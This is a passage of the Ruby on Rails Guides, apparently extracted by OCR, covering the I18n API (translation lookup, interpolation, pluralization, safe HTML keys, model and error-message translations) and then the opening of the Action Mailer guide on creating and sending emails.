OK! Now you've initialized I18n support for your Ruby on Rails application and told it which locale to use and how to preserve it between requests. With that in place, you're now ready for the really interesting stuff.

Let's *internationalize* our application, i.e. abstract every locale-specific parts, and then *localize* it, i.e. provide necessary translations for these abstracts.
You most probably have something like this in one of your applications:

```
# config/routes.rb
Rails.application.routes.draw do
  root to: "home#index"
end
# app/controllers/application_controller.rb
class ApplicationController < ActionController::Base
  before_action :set_locale

  def set_locale
    I18n.locale = params[:locale] || I18n.default_locale
  end
end
# app/controllers/home_controller.rb
class HomeController < ApplicationController
  def index
    flash[:notice] = "Hello Flash"
  end
end
# app/views/home/index.html.erb
<h1>Hello World</h1>
<p><%= flash[:notice] %></p>
```


http://localhost:3000/

Hello World


Hello Flash

3.1 Adding Translations

Obviously there are **two strings that are localized to English**. In order to internationalize this code,**replace these strings** with calls to Rails' `#t` helper with a key that makes sense for the translation:

```
# app/controllers/home_controller.rb
class HomeController < ApplicationController
  def index
    flash[:notice] = t(:hello_flash)
  end
end
# app/views/home/index.html.erb
<h1><%=t :hello_world %></h1>
<p><%= flash[:notice] %></p>
```

When you now render this view, it will show an error message which tells you that the translations for the keys `:hello_world` and `:hello_flash` are missing.


http://localhost:3000/

en, hello_world


translation missing: en, hello_flash

Rails adds a `t` (`translate`) helper method to your views so that you do not need to spell out `I18n.t` all the time. Additionally this helper will catch missing translations and wrap the resulting error message into a `<span class="translation_missing">`.

So let's add the missing translations into the dictionary files (i.e. do the "localization" part):

```
# config/locales/en.yml
en:
  hello_world: Hello world!
  hello_flash: Hello flash!

# config/locales/pirate.yml
pirate:
  hello_world: Ahoy World
  hello_flash: Ahoy Flash
```


There you go. Because you haven't changed the default_locale, I18n will use English. Your application now shows:


http://localhost:3000/

Hello world!

Hello flash!

And when you change the URL to pass the pirate locale (`http://localhost:3000?locale=pirate`), you'll get:


http://localhost:3000/?locale=pirate

Ahoy World

Ahoy Flash

You need to restart the server when you add new locale files.

You may use YAML (`.yml`) or plain Ruby (`.rb`) files for storing your translations in SimpleStore. YAML is the preferred option among Rails developers. However, it has one big disadvantage. YAML is very sensitive to whitespace and special characters, so the application may not load your dictionary properly. Ruby files will crash your application on first request, so you may easily find what's wrong. (If you encounter any "weird issues" with YAML dictionaries, try putting the relevant portion of your dictionary into a Ruby file.)

3.2 Passing variables to translations

You can use variables in the translation messages and pass their values from the view.

```
# app/views/home/index.html.erb
<%=t 'greet_username', user: "Bill", message: "Goodbye" %>
# config/locales/en.yml
en:
  greet_username: "%{message}, %{user}!"
```

3.3 Adding Date/Time Formats


OK! Now let's add a timestamp to the view, so we can demo the **date/time localization** feature as well. To localize the time format you pass the Time object to `I18n.l` or (preferably) use Rails' `#l`helper. You can pick a format by passing the `:format` option - by default the `:default` format is used.

```
# app/views/home/index.html.erb
<h1><%=t :hello_world %></h1>
<p><%= flash[:notice] %></p
<p><%= l Time.now, format: :short %></p>
```

And in our pirate translations file let's add a time format (it's already there in Rails' defaults for English):

```
# config/locales/pirate.yml
pirate:
  time:
    formats:
      short: "arrrround %H'ish"
```

So that would give you:



Ahoy World

Ahoy Flash

arrrround 18'ish

Right now you might need to add some more date/time formats in order to make the I18n backend work as expected (at least for the 'pirate' locale). Of course, there's a great chance that somebody already did all the work by **translating Rails' defaults for your locale**. See the rails-i18n repository at GitHub for an archive of various locale files. When you put such file(s) in `config/locales/` directory, they will automatically be ready for use.

3.4 Inflection Rules For Other Locales

Rails allows you to define inflection rules (such as rules for singularization and pluralization) for locales other than English. In `config/initializers/inflections.rb`, you can define these rules for multiple locales. The initializer contains a default example for specifying additional rules for English; follow that format for other locales as you see fit.

3.5 Localized Views

Let's say you have a *BooksController* in your application. Your *index* action renders content in `app/views/books/index.html.erb` template. When you put a *localized variant* of this template: `index.es.html.erb` in the same directory, Rails will render content in this template, when the locale is set to `:es`. When the locale is set to the default locale, the generic `index.html.erb` view will be used. (Future Rails versions may well bring this *automagic* localization to assets in `public`, etc.)
You can make use of this feature, e.g. when working with a large amount of static content, which would be clumsy to put inside YAML or Ruby dictionaries. Bear in mind, though, that any change you would like to do later to the template must be propagated to all of them.

3.6 Organization of Locale Files

When you are using the default SimpleStore shipped with the i18n library, dictionaries are stored in plain-text files on the disc. Putting translations for all parts of your application in one file per locale could be hard to manage. You can store these files in a hierarchy which makes sense to you.

For example, your `config/locales` directory could look like this:

```
|-defaults
|---es.rb
|---en.rb
|-models
|---book
|-----es.rb
|-----en.rb
|-views
|---defaults
|-----es.rb
|-----en.rb
|---books
|-----es.rb
|-----en.rb
|---users
|-----es.rb
|-----en.rb
|---navigation
|-----es.rb
|-----en.rb
```

This way, you can separate model and model attribute names from text inside views, and all of this from the "defaults" (e.g. date and time formats). Other stores for the i18n library could provide different means of such separation.

The default locale loading mechanism in Rails does not load locale files in nested dictionaries, like we have here. So, for this to work, we must explicitly tell Rails to look further:

```
# config/application.rb
config.i18n.load_path += Dir[Rails.root.join('config', 'locales',
'**', '*.{rb,yml}')]
```

4 Overview of the I18n API Features

You should have good understanding of using the i18n library now, knowing all necessary aspects of internationalizing a basic Rails application. In the following chapters, we'll cover it's features in more depth.

These chapters will show examples using both the `I18n.translate` method as well as the `translate` view helper method (noting the additional feature provide by the view helper method).

Covered are features like these:

- looking up translations
- interpolating data into translations
- pluralizing translations
- using safe HTML translations (view helper method only)
- localizing dates, numbers, currency, etc.

4.1 Looking up Translations

4.1.1 Basic Lookup, Scopes and Nested Keys

Translations are looked up by keys which can be both Symbols or Strings, so these calls are equivalent:

```
I18n.t :message
I18n.t 'message'
```

The `translate` method also takes a `:scope` option which can contain one or more additional keys that will be used to specify a "namespace" or scope for a translation key:

```
I18n.t :record_invalid, scope: [:activerecord, :errors, :messages]
```

This looks up the `:record_invalid` message in the Active Record error messages.
Additionally, both the key and scopes can be specified as dot-separated keys as in:

```
I18n.translate "activerecord.errors.messages.record_invalid"
```

Thus the following calls are equivalent:

```
I18n.t 'activerecord.errors.messages.record_invalid'
I18n.t 'errors.messages.record_invalid', scope: :activerecord
I18n.t :record_invalid, scope: 'activerecord.errors.messages'
I18n.t :record_invalid, scope: [:activerecord, :errors, :messages]
```

4.1.2 Defaults

When a `:default` option is given, its value will be returned if the translation is missing:

```
I18n.t :missing, default: 'Not here'
# => 'Not here'
```

If the `:default` value is a Symbol, it will be used as a key and translated. One can provide multiple values as default. The first one that results in a value will be returned.
E.g., the following first tries to translate the key `:missing` and then the key `:also_missing.` As both do not yield a result, the string "Not here" will be returned:

```
I18n.t :missing, default: [:also_missing, 'Not here']
# => 'Not here'
```

4.1.3 Bulk and Namespace Lookup

To look up multiple translations at once, an array of keys can be passed:

```
I18n.t [:odd, :even], scope: 'errors.messages'
# => ["must be odd", "must be even"]
```

Also, a key can translate to a (potentially nested) hash of grouped translations. E.g., one can receive*all* Active Record error messages as a Hash with:

```
I18n.t 'activerecord.errors.messages'
# => {:inclusion=>"is not included in the list", :exclusion=> ... }
```

4.1.4 "Lazy" Lookup

Rails implements a convenient way to look up the locale inside *views*. When you have the following dictionary:

```
es:
  books:
    index:
      title: "Título"
```

you can look up the `books.index.title` value **inside** `app/views/books/index.html.erb`template like this (note the dot):

```
<%= t '.title' %>
```

Automatic translation scoping by partial is only available from the `translate` view helper method.

"Lazy" lookup can also be used in controllers:

```
en:
  books:
    create:
      success: Book created!
```

This is useful for setting flash messages for instance:

```
class BooksController < ApplicationController
  def create
    # ...
    redirect_to books_url, notice: t('.success')
  end
end
```

4.2 Interpolation

In many cases you want to abstract your translations so that **variables can be interpolated into the translation**. For this reason the I18n API provides an interpolation feature.
All options besides `:default` and `:scope` that are passed to `#translate` will be interpolated to the translation:

```
I18n.backend.store_translations :en, thanks: 'Thanks %{name}!'
I18n.translate :thanks, name: 'Jeremy'
# => 'Thanks Jeremy!'
```

If a translation uses `:default` or `:scope` as an interpolation variable, an `I18n::ReservedInterpolationKey` exception is raised. If a translation expects an interpolation variable, but this has not been passed to `#translate`, an `I18n::MissingInterpolationArgument`exception is raised.

4.3 Pluralization

In English there are only one singular and one plural form for a given string, e.g. "1 message" and "2 messages". Other languages (Arabic, Japanese, Russian and many more) have different grammars that have additional or fewer plural forms. Thus, the I18n API provides a flexible pluralization feature.
The `:count` interpolation variable has a special role in that it both is interpolated to the translation and used to pick a pluralization from the translations according to the pluralization rules defined by CLDR:

```
I18n.backend.store_translations :en, inbox: {
  one: 'one message',
  other: '%{count} messages'
}
I18n.translate :inbox, count: 2
# => '2 messages'

I18n.translate :inbox, count: 1
# => 'one message'
```

The algorithm for pluralizations in `:en` is as simple as:

```
entry[count == 1 ? 0 : 1]
```

I.e. the translation denoted as `:one` is regarded as singular, the other is used as plural (including the count being zero).
If the lookup for the key does not return a Hash suitable for pluralization,
an `I18n::InvalidPluralizationData` exception is raised.

4.4 Setting and Passing a Locale

The locale can be either set pseudo-globally to `I18n.locale` (which uses `Thread.current` like, e.g.,`Time.zone`) or can be passed as an option to `#translate` and `#localize`.
If no locale is passed, `I18n.locale` is used:

```
I18n.locale = :de
I18n.t :foo
I18n.l Time.now
```

Explicitly passing a locale:

```
I18n.t :foo, locale: :de
I18n.l Time.now, locale: :de
```

The `I18n.locale` defaults to `I18n.default_locale` which defaults to :`en`. The default locale can be set like this:

```
I18n.default_locale = :de
```

4.5 Using Safe HTML Translations

Keys with a '_html' suffix and keys named 'html' are marked as HTML safe. When you use them in views the HTML will not be escaped.

```
# config/locales/en.yml
en:
  welcome: <b>welcome!</b>
  hello_html: <b>hello!</b>
  title:
    html: <b>title!</b>
# app/views/home/index.html.erb
<div><%= t('welcome') %></div>
<div><%= raw t('welcome') %></div>
<div><%= t('hello_html') %></div>
<div><%= t('title.html') %></div>
```

Interpolation escapes as needed though. For example, given:


```
en:
  welcome_html: "<b>Welcome %{username}!</b>"
```

you can safely pass the username as set by the user:

```
<%# This is safe, it is going to be escaped if needed. %>
<%= t('welcome_html', username: @current_user.username %>
```

Safe strings on the other hand are interpolated verbatim.

Automatic conversion to HTML safe translate text is only available from the `translate`view helper method.



```
<b>welcome!</b>
welcome!
hello!
title!
```

4.6 Translations for Active Record Models

You can use the methods `Model.model_name.human` and `Model.human_attribute_name(attribute)` to transparently look up translations for your model and attribute names.
For example when you add the following translations:

```
en:
  activerecord:
    models:
      user: Dude
    attributes:
      user:
        login: "Handle"
      # will translate User attribute "login" as "Handle"
```

Then `User.model_name.human` will return "Dude" and `User.human_attribute_name("login")` will return "Handle".
You can also set a plural form for model names, adding as following:

```
en:
  activerecord:
    models:
      user:
        one: Dude
        other: Dudes
```

Then `User.model_name.human(count: 2)` will return "Dudes". With `count: 1` or without params will return "Dude".
In the event you need to access nested attributes within a given model, you should nest these under `model/attribute` at the model level of your translation file:

```
en:
  activerecord:
    attributes:
      user/gender:
        female: "Female"
        male: "Male"
```

Then `User.human_attribute_name("gender.female")` will return "Female".

4.6.1 Error Message Scopes

Active Record validation error messages can also be translated easily. Active Record gives you a couple of namespaces where you can place your message translations in order to provide different messages and translation for certain models, attributes, and/or validations. It also transparently takes single table inheritance into account.

This gives you quite powerful means to flexibly adjust your messages to your application's needs.

Consider a User model with a validation for the name attribute like this:

```
class User < ActiveRecord::Base
  validates :name, presence: true
end
```

The key for the error message in this case is `:blank`. Active Record will look up this key in the namespaces:

```
activerecord.errors.models.[model_name].attributes.[attribute_name]
activerecord.errors.models.[model_name]
activerecord.errors.messages
errors.attributes.[attribute_name]
errors.messages
```

Thus, in our example it will try the following keys in this order and return the first result:

```
activerecord.errors.models.user.attributes.name.blank
activerecord.errors.models.user.blank
activerecord.errors.messages.blank
errors.attributes.name.blank
errors.messages.blank
```

When your models are additionally using inheritance then the messages are looked up in the inheritance chain.

For example, you might have an Admin model inheriting from User:

```
class Admin < User
  validates :name, presence: true
end
```

Then Active Record will look for messages in this order:

```
activerecord.errors.models.admin.attributes.name.blank
activerecord.errors.models.admin.blank
activerecord.errors.models.user.attributes.name.blank
activerecord.errors.models.user.blank
activerecord.errors.messages.blank
errors.attributes.name.blank
errors.messages.blank
```

This way you can provide special translations for various error messages at different points in your models inheritance chain and in the attributes, models, or default scopes.

4.6.2 Error Message Interpolation

The translated model name, translated attribute name, and value are always available for interpolation.

So, for example, instead of the default error message `"cannot be blank"` you could use the attribute name like this : `"Please fill in your %{attribute}"`.

- `count`, where available, can be used for pluralization if present:

validation	with option	message	interpolation
confirmation	-	:confirmation	attribute
acceptance	-	:accepted	-
presence	-	:blank	-

validation	with option	message	interpolation
absence	-	:present	-
length	:within, :in	:too_short	count
length	:within, :in	:too_long	count
length	:is	:wrong_length	count
length	:minimum	:too_short	count
length	:maximum	:too_long	count
uniqueness	-	:taken	-
format	-	:invalid	-
inclusion	-	:inclusion	-
exclusion	-	:exclusion	-
associated	-	:invalid	-
numericality	-	:not_a_number	-
numericality	:greater_than	:greater_than	count
numericality	:greater_than_or_equal_to	:greater_than_or_equal_to	count
numericality	:equal_to	:equal_to	count
numericality	:less_than	:less_than	count
numericality	:less_than_or_equal_to	:less_than_or_equal_to	count
numericality	:other_than	:other_than	count
numericality	:only_integer	:not_an_integer	-
numericality	:odd	:odd	-
numericality	:even	:even	-

4.6.3 Translations for the Active Record `error_messages_for` Helper

If you are using the Active Record `error_messages_for` helper, you will want to add translations for it. Rails ships with the following translations:

```
en:
  activerecord:
    errors:
      template:
        header:
          one:    "1 error prohibited this %{model} from being saved"
          other: "%{count} errors prohibited this %{model} from being
saved"
        body:    "There were problems with the following fields:"
```

In order to use this helper, you need to install DynamicForm gem by adding this line to your Gemfile: `gem 'dynamic_form'`.

4.7 Translations for Action Mailer E-Mail Subjects

If you don't pass a subject to the `mail` method, Action Mailer will try to find it in your translations. The performed lookup will use the pattern `<mailer_scope>.<action_name>.subject` to construct the key.

```
# user_mailer.rb
class UserMailer < ActionMailer::Base
  def welcome(user)
    #...
  end
end
en:
  user_mailer:
    welcome:
      subject: "Welcome to Rails Guides!"
```

To send parameters to interpolation use the `default_i18n_subject` method on the mailer.

```
# user_mailer.rb
class UserMailer < ActionMailer::Base
  def welcome(user)
    mail(to: user.email, subject: default_i18n_subject(user:
user.name))
  end
end
en:
  user_mailer:
    welcome:
      subject: "%{user}, welcome to Rails Guides!"
```

4.8 Overview of Other Built-In Methods that Provide I18n Support

Rails uses fixed strings and other localizations, such as format strings and other format information in a couple of helpers. Here's a brief overview.

4.8.1 Action View Helper Methods

- `distance_of_time_in_words` translates and pluralizes its result and interpolates the number of seconds, minutes, hours, and so on. See datetime.distance_in_wordstranslations.
- `datetime_select` and `select_month` use translated month names for populating the resulting select tag. See date.month_names for translations. `datetime_select` also looks up the order option from date.order (unless you pass the option explicitly). All date selection helpers translate the prompt using the translations in the datetime.prompts scope if applicable.
- The `number_to_currency`, `number_with_precision`, `number_to_percentage`, `number_with_delimiter`, and `number_to_human_size` helpers use the number format settings located in the number scope.

4.8.2 Active Model Methods

- `model_name.human` and `human_attribute_name` use translations for model names and attribute names if available in the activerecord.models scope. They also support translations for inherited class names (e.g. for use with STI) as explained above in "Error message scopes".

- `ActiveModel::Errors#generate_message` (which is used by Active Model validations but may also be used manually) uses `model_name.human` and `human_attribute_name` (see above). It also translates the error message and supports translations for inherited class names as explained above in "Error message scopes".
- `ActiveModel::Errors#full_messages` prepends the attribute name to the error message using a separator that will be looked up from errors.format (and which defaults to `"%{attribute} %{message}"`).

4.8.3 Active Support Methods

- `Array#to_sentence` uses format settings as given in the support.array scope.

5 How to Store your Custom Translations

The Simple backend shipped with Active Support allows you to store translations in both plain Ruby and YAML format.[2]
For example a Ruby Hash providing translations can look like this:

```
{
  pt: {
    foo: {
      bar: "baz"
    }
  }
}
```

The equivalent YAML file would look like this:

```
pt:
  foo:
    bar: baz
```

As you see, in both cases the top level key is the locale. `:foo` is a namespace key and `:bar` is the key for the translation "baz".
Here is a "real" example from the Active Support `en.yml` translations YAML file:

```
en:
  date:
    formats:
      default: "%Y-%m-%d"
      short: "%b %d"
      long: "%B %d, %Y"
```

So, all of the following equivalent lookups will return the `:short` date format `"%b %d"`:

```
I18n.t 'date.formats.short'
I18n.t 'formats.short', scope: :date
I18n.t :short, scope: 'date.formats'
I18n.t :short, scope: [:date, :formats]
```

Generally we recommend using YAML as a format for storing translations. There are cases, though, where you want to store Ruby lambdas as part of your locale data, e.g. for special date formats.

6 Customize your I18n Setup

6.1 Using Different Backends

For several reasons the Simple backend shipped with Active Support only does the "simplest thing that could possibly work" *for Ruby on Rails*[3] ... which means that it is only guaranteed to work for English and,

as a side effect, languages that are very similar to English. Also, the simple backend is only capable of reading translations but cannot dynamically store them to any format.
That does not mean you're stuck with these limitations, though. The Ruby I18n gem makes it very easy to exchange the Simple backend implementation with something else that fits better for your needs. E.g. you could exchange it with Globalize's Static backend:

```
I18n.backend = Globalize::Backend::Static.new
```

You can also use the Chain backend to chain multiple backends together. This is useful when you want to use standard translations with a Simple backend but store custom application translations in a database or other backends. For example, you could use the Active Record backend and fall back to the (default) Simple backend:

```
I18n.backend =
I18n::Backend::Chain.new(I18n::Backend::ActiveRecord.new,
I18n.backend)
```

6.2 Using Different Exception Handlers

The I18n API defines the following exceptions that will be raised by backends when the corresponding unexpected conditions occur:

```
MissingTranslationData       # no translation was found for the
requested key
InvalidLocale                # the locale set to I18n.locale is
invalid (e.g. nil)
InvalidPluralizationData     # a count option was passed but the
translation data is not suitable for pluralization
MissingInterpolationArgument # the translation expects an
interpolation argument that has not been passed
ReservedInterpolationKey     # the translation contains a reserved
interpolation variable name (i.e. one of: scope, default)
UnknownFileType              # the backend does not know how to handle
a file type that was added to I18n.load_path
```

The I18n API will catch all of these exceptions when they are thrown in the backend and pass them to the default_exception_handler method. This method will re-raise all exceptions except for `MissingTranslationData` exceptions. When a `MissingTranslationData` exception has been caught, it will return the exception's error message string containing the missing key/scope.
The reason for this is that during development you'd usually want your views to still render even though a translation is missing.

In other contexts you might want to change this behavior, though. E.g. the default exception handling does not allow to catch missing translations during automated tests easily. For this purpose a different exception handler can be specified. The specified exception handler must be a method on the I18n module or a class with `#call` method:

```
module I18n
  class JustRaiseExceptionHandler < ExceptionHandler
    def call(exception, locale, key, options)
      if exception.is_a?(MissingTranslationData)
        raise exception.to_exception
      else
        super
      end
    end
  end
end
```

```
I18n.exception_handler = I18n::JustRaiseExceptionHandler.new
```
This would re-raise only the `MissingTranslationData` exception, passing all other input to the default exception handler.
However, if you are using `I18n::Backend::Pluralization` this handler will also raise `I18n::MissingTranslationData: translation missing: en.i18n.plural.rule` exception that should normally be ignored to fall back to the default pluralization rule for English locale. To avoid this you may use additional check for translation key:
```
if exception.is_a?(MissingTranslationData) && key.to_s !=
'i18n.plural.rule'
  raise exception.to_exception
else
  super
end
```
Another example where the default behavior is less desirable is the Rails TranslationHelper which provides the method `#t` (as well as `#translate`). When a `MissingTranslationData` exception occurs in this context, the helper wraps the message into a span with the CSS class `translation_missing`.
To do so, the helper forces `I18n#translate` to raise exceptions no matter what exception handler is defined by setting the `:raise` option:
```
I18n.t :foo, raise: true # always re-raises exceptions from the backend
```

7 Conclusion

At this point you should have a good overview about how I18n support in Ruby on Rails works and are ready to start translating your project.

If you find anything missing or wrong in this guide, please file a ticket on our issue tracker. If you want to discuss certain portions or have questions, please sign up to our mailing list.

8 Contributing to Rails I18n

I18n support in Ruby on Rails was introduced in the release 2.2 and is still evolving. The project follows the good Ruby on Rails development tradition of evolving solutions in gems and real applications first, and only then cherry-picking the best-of-breed of most widely useful features for inclusion in the core.

Thus we encourage everybody to experiment with new ideas and features in gems or other libraries and make them available to the community. (Don't forget to announce your work on our mailing list)
If you find your own locale (language) missing from our example translations data repository for Ruby on Rails, please *fork* the repository, add your data and send a pull request.

9 Resources

- Google group: rails-i18n - The project's mailing list.
- GitHub: rails-i18n - Code repository for the rails-i18n project. Most importantly you can find lots of example translations for Rails that should work for your application in most cases.
- GitHub: i18n - Code repository for the i18n gem.
- Lighthouse: rails-i18n - Issue tracker for the rails-i18n project.
- Lighthouse: i18n - Issue tracker for the i18n gem.

10 Authors

- Sven Fuchs (initial author)
- Karel Minařík

11 Footnotes

[1] Or, to quote Wikipedia: *"Internationalization is the process of designing a software application so that it can be adapted to various languages and regions without engineering changes. Localization is the process of adapting software for a specific region or language by adding locale-specific components and translating text."*

[2] Other backends might allow or require to use other formats, e.g. a GetText backend might allow to read GetText files.

[3] One of these reasons is that we don't want to imply any unnecessary load for applications that do not need any I18n capabilities, so we need to keep the I18n library as simple as possible for English. Another reason is that it is virtually impossible to implement a one-fits-all solution for all problems related to I18n for all existing languages. So a solution that allows us to exchange the entire implementation easily is appropriate anyway. This also makes it much easier to experiment with custom features and extensions.

Action Mailer Basics

This guide provides you with all you need to get started in sending and receiving emails from and to your application, and many internals of Action Mailer. It also covers how to test your mailers.

1 Introduction

Action Mailer allows you to send emails from your application using mailer classes and views. Mailers work very similarly to controllers. They inherit from `ActionMailer::Base` and live in `app/mailers`, and they have associated views that appear in `app/views`.

2 Sending Emails

This section will provide a step-by-step guide to creating a mailer and its views.

2.1 Walkthrough to Generating a Mailer

2.1.1 Create the Mailer

```
$ bin/rails generate mailer UserMailer
create  app/mailers/user_mailer.rb
create  app/mailers/application_mailer.rb
invoke  erb
create    app/views/user_mailer
create    app/views/layouts/mailer.text.erb
create    app/views/layouts/mailer.html.erb
invoke  test_unit
create    test/mailers/user_mailer_test.rb
create    test/mailers/previews/user_mailer_preview.rb
# app/mailers/application_mailer.rb
class ApplicationMailer < ActionMailer::Base
  default from: "from@example.com"
  layout 'mailer'
end

# app/mailers/user_mailer.rb
class UserMailer < ApplicationMailer
end
```

As you can see, you can generate mailers just like you use other generators with Rails. Mailers are conceptually similar to controllers, and so we get a mailer, a directory for views, and a test.

If you didn't want to use a generator, you could create your own file inside of app/mailers, just make sure that it inherits from `ActionMailer::Base`:

```
class MyMailer < ActionMailer::Base
end
```

2.1.2 Edit the Mailer

Mailers are very similar to Rails controllers. They also have methods called "actions" and use views to structure the content. Where a controller generates content like HTML to send back to the client, a Mailer creates a message to be delivered via email.

`app/mailers/user_mailer.rb` contains an empty mailer:

```
class UserMailer < ApplicationMailer
end
```

Let's add a method called `welcome_email`, that will send an email to the user's registered email address:

```
class UserMailer < ApplicationMailer
  default from: 'notifications@example.com'

  def welcome_email(user)
    @user = user
    @url = 'http://example.com/login'
    mail(to: @user.email, subject: 'Welcome to My Awesome Site')
  end
end
```

Here is a quick explanation of the items presented in the preceding method. For a full list of all available options, please have a look further down at the Complete List of Action Mailer user-settable attributes section.

- `default Hash` - This is a hash of default values for any email you send from this mailer. In this case we are setting the `:from` header to a value for all messages in this class. This can be overridden on a per-email basis.
- `mail` - The actual email message, we are passing the `:to` and `:subject` headers in.

Just like controllers, any instance variables we define in the method become available for use in the views.

2.1.3 Create a Mailer View

Create a file called `welcome_email.html.erb` in `app/views/user_mailer/`. This will be the template used for the email, formatted in HTML:

```
<!DOCTYPE html>
<html>
  <head>
    <meta content='text/html; charset=UTF-8' http-equiv='Content-Type'
/>
  </head>
  <body>
    <h1>Welcome to example.com, <%= @user.name %></h1>
    <p>
      You have successfully signed up to example.com,
      your username is: <%= @user.login %>.<br>
    </p>
    <p>
      To login to the site, just follow this link: <%= @url %>.
    </p>
    <p>Thanks for joining and have a great day!</p>
  </body>
</html>
```

Let's also make a text part for this email. Not all clients prefer HTML emails, and so sending both is best practice. To do this, create a file called `welcome_email.text.erb` in `app/views/user_mailer/`:

```
Welcome to example.com, <%= @user.name %>
===============================================

You have successfully signed up to example.com,
your username is: <%= @user.login %>.

To login to the site, just follow this link: <%= @url %>.

Thanks for joining and have a great day!
```

When you call the `mail` method now, Action Mailer will detect the two templates (text and HTML) and automatically generate a `multipart/alternative` email.

2.1.4 Calling the Mailer

Mailers are really just another way to render a view. Instead of rendering a view and sending out the HTTP protocol, they are just sending it out through the email protocols instead. Due to this, it makes sense to just have your controller tell the Mailer to send an email when a user is successfully created.

Setting this up is painfully simple.

First, let's create a simple `User` scaffold:

```
$ bin/rails generate scaffold user name email login
$ bin/rake db:migrate
```

Now that we have a user model to play with, we will just edit the `app/controllers/users_controller.rb` make it instruct the `UserMailer` to deliver an email to the newly created user by editing the create action and inserting a call to `UserMailer.welcome_email`right after the user is successfully saved.

Action Mailer is nicely integrated with Active Job so you can send emails outside of the request-response cycle, so the user doesn't have to wait on it:

```
class UsersController < ApplicationController
  # POST /users
  # POST /users.json
  def create
    @user = User.new(params[:user])

    respond_to do |format|
      if @user.save
        # Tell the UserMailer to send a welcome email after save
        UserMailer.welcome_email(@user).deliver_later

        format.html { redirect_to(@user, notice: 'User was
successfully created.') }
        format.json { render json: @user, status: :created, location:
@user }
      else
        format.html { render action: 'new' }
        format.json { render json: @user.errors, status:
:unprocessable_entity }
      end
    end
  end
end
```

Active Job's default behavior is to execute jobs ':inline'. So, you can use `deliver_later`now to send emails, and when you later decide to start sending them from a background job, you'll only need to set up Active Job to use a queueing backend (Sidekiq, Resque, etc).

If you want to send emails right away (from a cronjob for example) just call `deliver_now`:

```
class SendWeeklySummary
  def run
    User.find_each do |user|
      UserMailer.weekly_summary(user).deliver_now
    end
  end
end
```

The method `welcome_email` returns a `ActionMailer::MessageDelivery` object which can then just be told `deliver_now` or `deliver_later` to send itself out. The `ActionMailer::MessageDelivery`object is just a wrapper around a `Mail::Message`. If you want to inspect, alter or do anything else with the `Mail::Message` object you can access it with the `message` method on the `ActionMailer::MessageDelivery` object.

2.2 Auto encoding header values

Action Mailer handles the auto encoding of multibyte characters inside of headers and bodies.

For more complex examples such as defining alternate character sets or self-encoding text first, please refer to the Mail library.

2.3 Complete List of Action Mailer Methods

There are just three methods that you need to send pretty much any email message:

- `headers` - Specifies any header on the email you want. You can pass a hash of header field names and value pairs, or you can call `headers[:field_name] = 'value'`.
- `attachments` - Allows you to add attachments to your email. For example, `attachments['file-name.jpg'] = File.read('file-name.jpg')`.
- `mail` - Sends the actual email itself. You can pass in headers as a hash to the mail method as a parameter, mail will then create an email, either plain text, or multipart, depending on what email templates you have defined.

2.3.1 Adding Attachments

Action Mailer makes it very easy to add attachments.

- Pass the file name and content and Action Mailer and the Mail gem will automatically guess the mime_type, set the encoding and create the attachment.
  ```
  attachments['filename.jpg'] =
  File.read('/path/to/filename.jpg')
  ```

When the `mail` method will be triggered, it will send a multipart email with an attachment, properly nested with the top level being `multipart/mixed` and the first part being a `multipart/alternative`containing the plain text and HTML email messages.
Mail will automatically Base64 encode an attachment. If you want something different, encode your content and pass in the encoded content and encoding in a `Hash` to the `attachments` method.

- Pass the file name and specify headers and content and Action Mailer and Mail will use the settings you pass in.

```
encoded_content =
SpecialEncode(File.read('/path/to/filename.jpg'))
attachments['filename.jpg'] = {
  mime_type: 'application/x-gzip',
  encoding: 'SpecialEncoding',
  content: encoded_content
}
```

If you specify an encoding, Mail will assume that your content is already encoded and not try to Base64 encode it.

2.3.2 Making Inline Attachments

